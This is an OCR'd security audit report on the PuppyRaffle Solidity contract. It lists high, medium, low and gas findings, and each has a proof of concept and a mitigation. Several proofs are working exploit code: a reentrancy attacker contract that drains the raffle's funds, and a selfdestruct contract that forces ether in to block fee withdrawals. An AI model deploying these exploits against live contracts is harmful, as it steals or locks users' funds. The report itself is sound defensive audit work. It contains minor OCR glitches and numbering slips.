

Protocol Audit Report

Version 1.0

June 10, 2024

PuppyRaffle Security Review

NerfZeri

June 9 2024

Prepared by: [NerfZeri] Lead Auditors: - NerfZeri

Table of Contents

  - [H-4] Looping through players array to check for duplicates in 'PuppyRaffle::enterRaffle' is a potential denial of service attack, incrementing gas costs for future entrants

- Medium

  - [M-1] `PuppyRaffle::selectWinner` uses a uint64 for the `PuppyRaffle::totalFees` parameter which has a max value of 20 decimals, creating an overflow issue when reaching certain values.
  - [M-2] Unsafe casting of uint256 to uint64 in `PuppyRaffle::selectWinner`, resulting in loss of funds for protocol when large enough value is submitted
  - [M-3] Smart Contract winners without a `recieve` of a `fallback` function will block the start of a new contest.

- Low

  - [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for addresses not in the player array, the address stored at the 0 index will be shown as not active.

- Informational / Gas

  - [I/G-1] `PuppyRaffle::_isActivePlayer` is unused within the contract, Removing this function will save gas
  - [I/G-2] State variables for ImageUri's should be set to constant to save gas.
  - [I/G-3] `PuppyRaffle::raffleDuration` is set to public and only changed once in the constructor, should be set to immutable.
  - [I/G-4] Solidity Version is a floating Pragma should be specific not wide.
  - [I/G-5] Using an outdated version of Solidity.
  - [I/G-5] Event is missing `indexed` fields
  - [I/G-6] Loop contains `require`/`revert` statements
  - [I/G-7] Define and use `constant` variables instead of using literals
  - [I/G-8] Missing checks for `address(0)` when assigning values to address state variables
  - [I/G-9] `PuppyRaffle::selectWinner` does not follow CEI, which is not best practice.

Protocol Summary

PuppyRaffle is a decentralised Raffle protocol that allows users to enter a raffle with the chance to win a puppt NFT. The protocol chooses a random winner from the players stored in an array of players and selects them to win 80% of the entrance fees and a random Puppy NFT. the other 20% of the fees are paid out to the protocol, the Owner can set a fee address for this to be paid out to.

Disclaimer

The NerfZeri team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5

Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

- Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function.
- Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

- Raffle Entrant: Anyone who enters the raffle. Denominated by being in the `players` array.

Executive Summary

During the Security Review we found a total of 4 Highs, 3 Mediums, 1 Low and 9 Informational/Gas findings. Please see the details below for further context.

Issues found

Severity	Issues Found
High	4
Medium	3
Low	1
I/G	9
Total	17

Findings

High

[H-1] Reentrancy attack vector with function implementation on `PuppyRaffle::Refund` function, which puts any funds in the contract at major risk.

Description The `PuppyRaffle::Refund` function implements an external call `sendValue` before changing the state of the `PuppyRaffle::players[]` by doing so an attacker contract can use Reentrancy to call this withdraw function infinitely before setting the user balance back to 0, putting all of the contract funds at risk.

Impact By having this implementation all users who enter the raffle put their funds at risk of being stolen.

Proof of Concepts (Proof of Code) The following contract is an example of a malicious contract that can exploit this code. Add this to the `PuppyRaffleTest.t.sol` file.

```
contract PuppyRaffleReentrancy {
    PuppyRaffle puppyRaffle;
    uint256 enteranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        enteranceFee = puppyRaffle.entranceFee();
    }

    function attack() external payable {
        address[] memory attacker = new address[](1);
        attacker[0] = address(this);
        puppyRaffle.enterRaffle{value: enteranceFee}(attacker);
        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
            ;
        puppyRaffle.refund(attackerIndex);
    }

    function steal() internal {
        if (address(puppyRaffle).balance >= enteranceFee) {
            puppyRaffle.refund(puppyRaffle.getActivePlayerIndex(address
                (this)));
        }
    }

    receive() external payable {
        steal();
    }

    fallback() external payable {
        steal();
    }
}
```

then add the following test within the `PuppyRaffleTest.t.sol` contract.

```
    function testReentrancyAttack() public playersEntered{
        PuppyRaffleReentrancy puppyRaffleReentrancy = new
            PuppyRaffleReentrancy(puppyRaffle);
        address attackUser = makeAddr("attackUser");
        vm.deal(attackUser, entranceFee);

        uint256 startingAttackBalance = address(puppyRaffleReentrancy).
            balance;
        uint256 startingContractBalance = address(puppyRaffle).balance;

        vm.prank(attackUser);
        puppyRaffleReentrancy.attack{value: entranceFee}();
        console.log("Balance of attacker: ", address(
puppyRaffleReentrancy).balance);
        console.log("Balance of contract: ", address(puppyRaffle).balance);
        assertEq(address(puppyRaffleReentrancy).balance, startingAttackBalance + startingContractBalance + entranceFee);
        assertEq(address(puppyRaffle).balance, 0);
    }
```

This will show all the contract funds from the 4 entered players will end up in the attackers contract.

Recommended mitigation

This attack can be avoided by following the CEI(Checks, Effects, Interactions) implementation of the function. We should also move the event emission up aswell.

before.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");

@>      payable(msg.sender).sendValue(entranceFee);

        players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);
    }
```

after.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");

        players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);

@>      payable(msg.sender).sendValue(entranceFee);
    }
```

By moving the change of state before the external call the attacker is unable to loop the function.

[H-2] `PuppyRaffle::selectWinner` uses a weak PRNG to select a winner for the raffle and the rarity of the NFT, miners can influence this directly to guess what index of the array will be the winner.

Description `PuppyRaffle::selectWinner` uses timestamps for comparisons while generating the random number to select the winner. Since miners can influence this while validating transactions, the genuine randomness can be exploited and influenced so a miner or validator can sway the decision to a number that suits their entry.

Impact Since the randomness of this function can be exploited it defeats the purpose of the raffle creating an unfair situation for players.

Proof of Concepts Refer to the following article from the Slither documentation which states,

```
Weak PRNG due to a modulo on block.timestamp, now or blockhash. These
    can be influenced by miners to some extent so they should be avoided
    .
```

https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG

Recommended mitigation Consider using a chainlink VRF implementation that isn't influenced by validators or miners and operates externally from the blockchain.

[H-3] `PuppyRaffle::withdrawFees` function uses a dangerous strict equality check, can render the function unusable.

Description The `PuppyRaffle::withdrawFees` function uses a strict equality check in the line:

```
 require(address(this).balance == uint256(totalFees));,
```

even without a receive or fallback function, an attacker can use a self-destruct contract to force eth into the contract, rendering the withdraw function unusable.

Impact An attack method can be carried out disabling the withdraw function and making it so users cant withdraw fees.

Proof of Concepts (Proof Of Code) add the following code to your `PuppyRaffleTest.t.sol` file:

```
contract PuppyRaffleSelfDestruct{
    PuppyRaffle puppyRaffle;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
    }

    function attack() external payable {
        selfdestruct(payable(address(puppyRaffle)));
    }
}
```

Then add the following test to the test contract:

```
    function testDisableWithdraw() public {
        address[] memory players = new address[](1);
        players[0] = playerOne;
        puppyRaffle.enterRaffle{value: entranceFee}(players);
        console.log("Balance of contract: ", address(puppyRaffle).
           balance);

        PuppyRaffleSelfDestruct puppyRaffleSelfDestruct = new
           PuppyRaffleSelfDestruct(puppyRaffle);
        address attacker = makeAddr("attacker");
        vm.deal(attacker, 1 ether);
        vm.prank(attacker);
        puppyRaffleSelfDestruct.attack{value: 1 ether}();
        console.log("Balance of contract: ", address(puppyRaffle).
           balance);

        vm.prank(playerOne);
        vm.expectRevert();
        puppyRaffle.withdrawFees();
    }
```

When the user tries to withdraw funds the function will always revert as the totalFees will now never be equal to the balance of the contract.

Recommended mitigation Remove the balance check on the `PuppyRaffle::withdrawFees` function.

```
    function withdrawFees() external {
-       require(address(this).balance == uint256(totalFees), "
    PuppyRaffle: There are currently players active!");
        uint256 feesToWithdraw = totalFees;
        totalFees = 0;
        (bool success,) = feeAddress.call{value: feesToWithdraw}("");
        require(success, "PuppyRaffle: Failed to withdraw fees");
    }
```

[H-4] Looping through players array to check for duplicates in 'PuppyRaffle::enterRaffle' is a potential denial of service attack, incrementing gas costs for future entrants

Description: The 'PuppyRaffle::enterRaffle' function loops through the 'players' array to check for duplicates without a fixed end. This functionality creates a way for attackers to enter the raffle many times to vastly increase the gas costs for any future players wishing to enter.

```
        for (uint256 i = 0; i < players.length - 1; i++) {
            for (uint256 j = i + 1; j < players.length; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
        emit RaffleEnter(newPlayers);
```

Impact: Creates an unfair advantage for players who enter the raffle first as the gas costs used to carry out the 'PuppyRaffle::enterRaffle' function is much lower. If attackers implement a high unmber of enterants it renders the raffle un-enterable without paying a very large gas fee.

Proof of Concept: (Proof Of Code)

Add the following code to your test suite for `PuppyRaffleTest.t.sol`

```
    function testCanDosEnterRaffle() public {
        address[] memory players = new address[](100);
        for (uint256 i = 0; i < 100; i++) {
            players[i] = address(i);
        }
        uint256 gasStart = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * 100}(players);
        uint256 gasEnd = gasleft();
        uint256 gasUsedFirst = gasStart - gasEnd;
        console.log("Gas used for first 100 players: ", gasUsedFirst);

        address[] memory players2 = new address[](100);
        for (uint256 i = 0; i < 100; i++) {
            players2[i] = address(i + 100);
        }
        uint256 gasStart2 = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * 100}(players2);
        uint256 gasEnd2 = gasleft();
        uint256 gasUsedSecond = gasStart2 - gasEnd2;
        console.log("Gas used for second 100 players: ", gasUsedSecond)
            ;
        assert(gasUsedFirst < gasUsedSecond);
    }
```

The code will return the values of:

```
Logs:
  Gas used for 100 players:  6252047
  Gas used for 100 players:  18068137
```

Recommended Mitigation: There are a few recomendations.

1. Consider allowing duplicates. Users can make new wallet addresses anyways, so a duplicate check doesnt eliminate the same person from entering many times.
2. Alternitevly you could use OpenZeppelins Enumerable

Medium

[M-1] `PuppyRaffle::selectWinner` uses a uint64 for the `PuppyRaffle::totalFees` parameter which has a max value of 20 decimals, creating an overflow issue when reaching certain values.

Description The `PuppyRaffle::selectWinner` function runs a line of code which adds fees to the current total fees of the contract. due to this being a uint64 which has a max value of 20 decimals. Since Ethereum has 18 decimals once the fees reach a total over 19 eth the uint will overflow and return a value which is lower than expected, resulting in a loss of fees for the protocol.

Impact Using a uint64 for this parameter will most likely result in a loss of funds for the protocol once the program scales to adopt more users.

Proof of Concepts (Proof of Code) Add the following test to the `PuppyRaffleTest.t.sol`:

```
    function testOverflowOnSelectWinner() public playersEntered {
        uint64 max = type(uint64).max;
        console.log(max);
        //18446744073709551615
        // shows the max value of uint64
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 balanceBefore = puppyRaffle.totalFees();
        console.log("Balance before: ", balanceBefore);
        // 800000000000000000
        // shows the balance before the selectWinner function is called
        address[] memory players = new address[](90);
        for (uint256 i = 0; i < 90; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * 90}(players);
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 balanceAfter = puppyRaffle.totalFees();
        console.log("Balance after: ", balanceAfter);
        // 353255926290448384
        // shows the balance after the selectWinner function is called
        assert(balanceAfter < balanceBefore);
    }
```

the test should return the values of
Balance before: 800000000000000000 Balance after: 353255926290448384

Confirming that the total fees have decreased after the 90 extra players joined the raffle.

Recommended mitigation

Consider using a newer version of Solidity ^0.8.0 or above, as the newer versions revert once the max integer has been reached. also consider refactoring this paramter to a uint256 to avoid scaling issues in the future.

[M-2] Unsafe casting of uint256 to uint64 in `PuppyRaffle::selectWinner`, resulting in loss of funds for protocol when large enough value is submitted

Description The casting of a uint256 `fee` to a `uint64(fee)` is a dangerous practice as this can easily reult in a loss of funds for the protocol. Similar to finding `M-2` Ethereum uses 18 decimals, while the uint64 has a maximum of 20, so if the fee is big enough when cast as a uint64 it will overflow and result in a loss of funds.

Impact Large loss of funds for the protocol once a certain level of scalability is reached.

Proof of Concepts (proof of code) The following scenario was run in chisel to demonstrate this issue:

```
 type(uint64).max
Type: uint64
 Hex: 0xffffffffffffffff
 Hex (full word): 0
    x000000000000000000000000000000000000000000000000ffffffffffffffff
 Decimal: 18446744073709551615
 uint64 my64max = type(uint64).max
 my64max
Type: uint64
 Hex: 0xffffffffffffffff
 Hex (full word): 0
    x000000000000000000000000000000000000000000000000ffffffffffffffff
 Decimal: 18446744073709551615
 uint256 twentyEth = 20e18
 twentyEth
```

```
Type: uint256
 Hex: 0
     x000000000000000000000000000000000000000000000001158e460913d00000
 Hex (full word): 0
     x000000000000000000000000000000000000000000000001158e460913d00000
 Decimal: 20000000000000000000
 my64max = uint64(twentyEth)
Type: uint64
 Hex: 0x158e460913d00000
 Hex (full word): 0
     x000000000000000000000000000000000000000000000000158e460913d00000
 Decimal: 1553255926290448384
```

as you can see the following values my64Max = 18.446744073709551615 twentyEth = 20.000000000000000000

twenty ethereum when cast as a uint64 is 1.553255926290448384

this means if the protocol managed to collect 20ethereum worth of fees during a raffle, when selecting a winner they would lose a total of 18.45 Ethereum.

Recommended mitigation

Consider using a larger uint, possibly uint256 and update to a more current version of Solidity which handles overflow by reverting the function.

[M-3] Smart Contract winners without a `recieve` of a `fallback` function will block the start of a new contest.

Description The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet entrants could enter, but it could cost alot due to the duplicate chcek and a lottery reset could get very challenging.

Impact The `PuppyRaffle:selectWinner` function could revert many times, making a littery reset difficult.

Also, true winners would not get paid out and someone else could take their money!

Proof Of Concept

1. 10 smart contract wallets enter the lottery without a fallback or recieve function.
2. the lottery ends
3. the `selectWinner` function wouldn't work, even though the lottery is over.

Recommended Mitigation There are a few ways to amend this issue:

- Do not allot smart contract wallet entrants (not reccomended).
- Create a mapping of addresses to payout so winners can pull their funds themselves, putting the responsibility on the winner to claim their prize (reccomended).

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for addresses not in the player array, the address stored at the 0 index will be shown as not active.

Description In Solidity arrays the first storage slot is slot 0 not 1. Therefore the first player who enters will be stored at array slot 0. This function sets non active players to that same index slot, so the first player will seem to be shows as not active.

Impact The user who enters the raffle first will recieve an index of 0 which is the same as players who have not entered. May cause issues for the first player being confused for a non entrant.

Proof of Concepts (Proof Of Code) Add the following code to the `PuppyRaffleTest.t.sol` contract:

```
    function testFirstPlayerIsShownAsNotActive() public  {
        address[] memory players = new address[](1);
        players[0] = playerOne;
        puppyRaffle.enterRaffle{value: entranceFee}(players);
        console.log(puppyRaffle.getActivePlayerIndex(playerOne));
        address[] memory nonActivePlayers = new address[](1);
        nonActivePlayers[0] = playerTwo;
        console.log(puppyRaffle.getActivePlayerIndex(playerTwo));
        assertEq(puppyRaffle.getActivePlayerIndex(playerTwo),
            puppyRaffle.getActivePlayerIndex(playerOne));
    }
```

Recommended mitigation Change the non active players to a revert or error statement to avoid this confusion:

```
    function getActivePlayerIndex(address player) external view returns
         (uint256) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
                return i;
            }
        }
        revert puppyRaffle__PlayerNotEntered;
    }
```

Informational / Gas

[I/G-1] `PuppyRaffle::_isActivePlayer` is unused within the contract, Removing this function will save gas

Description Function is not used within the contract, having the code there will use unneccessary gas when deploying.

Recommended mitigation Implement the function somewhere if it is desired to be so or remove it.

[I/G-2] State variables for ImageUri's should be set to constant to save gas.

Description Constant variables cost less gas to deploy and since the ImageUri does not change it should be set to constant

Recommended mitigation set the imageURI's to constant.

[I/G-3] `PuppyRaffle::raffleDuration` is set to public and only changed once in the constructor, should be set to immutable.

Description Storage variables are very gas costly, setting this to immutable will improve the contracts gas efficiency.

Recommended mitigation set the varibale to immutable.

[I/G-4] Solidity Version is a floating Pragma should be specific not wide.

Description Consider using a specific version of Solidity in your contracts instead of a wide verison. e.g: `pragma solidity 0.8.0` instead of `pragmna solidity ^0.8.0`.

Recommended mitigation Use a specific version of Solidity.

[I/G-5] Using an outdated version of Solidity.

Description The Protocol uses an old version of Solidity, 0.7.6. Consider updating to a more current version of Soliditry, this will eliminate some issues in the codebase and allow access to new Solidity security checks.

Recommended mitigation Use the current version of Solidity 0.8.18.

[I/G-5] Event is missing `indexed` fields

Description Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each event should use three indexed fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

- Found in src/PuppyRaffle.sol Line: 53

```
    event RaffleEnter(address[] newPlayers);
```

- Found in src/PuppyRaffle.sol Line: 54

```
    event RaffleRefunded(address player);
```

- Found in src/PuppyRaffle.sol Line: 55

```
    event FeeAddressChanged(address newFeeAddress);
```

[I/G-6] Loop contains `require`/`revert` statements

Description Avoid `require` / `revert` statements in a loop because a single bad item can cause the whole transaction to fail. It's better to forgive on fail and return failed elements post processing of the loop

- Found in src/PuppyRaffle.sol Line: 88

```
            for (uint256 j = i + 1; j < players.length; j++)
```

[I/G-7] Define and use `constant` variables instead of using literals

Description If the same constant literal value is used multiple times, create a constant state variable and reference it throughout the contract.

- Found in src/PuppyRaffle.sol Line: 133

```
        uint256 prizePool = (totalAmountCollected * 80) / 100;
```

- Found in src/PuppyRaffle.sol Line: 134

```
        uint256 fee = (totalAmountCollected * 20) / 100;
```

- Found in src/PuppyRaffle.sol Line: 140

  ```
          uint256 rarity = uint256(keccak256(abi.encodePacked(msg.
              sender, block.difficulty))) % 100;
  ```

Recommended mitigation Define the numbers as constant variables, eg:

```
uint64 PrizePoolPrecision = 80;
uint64 feePrecision = 20;
uint64 precison = 100;
```

[I/G-8] Missing checks for `address(0)` when assigning values to address state variables

Description Check for `address(0)` when assigning values to address state variables.

- Found in src/PuppyRaffle.sol Line: 62

  ```
          feeAddress = _feeAddress;
  ```

- Found in src/PuppyRaffle.sol Line: 169

  ```
          feeAddress = newFeeAddress;
  ```

- Found in src/PuppyRaffle.sol Line: 225

  ```
          puppyRaffle = _puppyRaffle;
  ```

- Found in src/PuppyRaffle.sol Line: 256

  “‘solidity puppyRaffle = _puppyRaffle;

[I/G-9] `PuppyRaffle::selectWinner` does not follow CEI, which is not best practice.

It’s best to follow CEI when writing functions as this will best protect you from common attacks.

```
-    (bool success, ) = winner.call{value: prizePool}("");
-    require(success, "PuppyRaffle: Failed to send prize pool to winner
    ");
     _safeMint(winner, tokenId);
+    (bool success, ) = winner.call{value: prizePool}("");
+    require(success, "PuppyRaffle: Failed to send prize pool to winner
    ");
```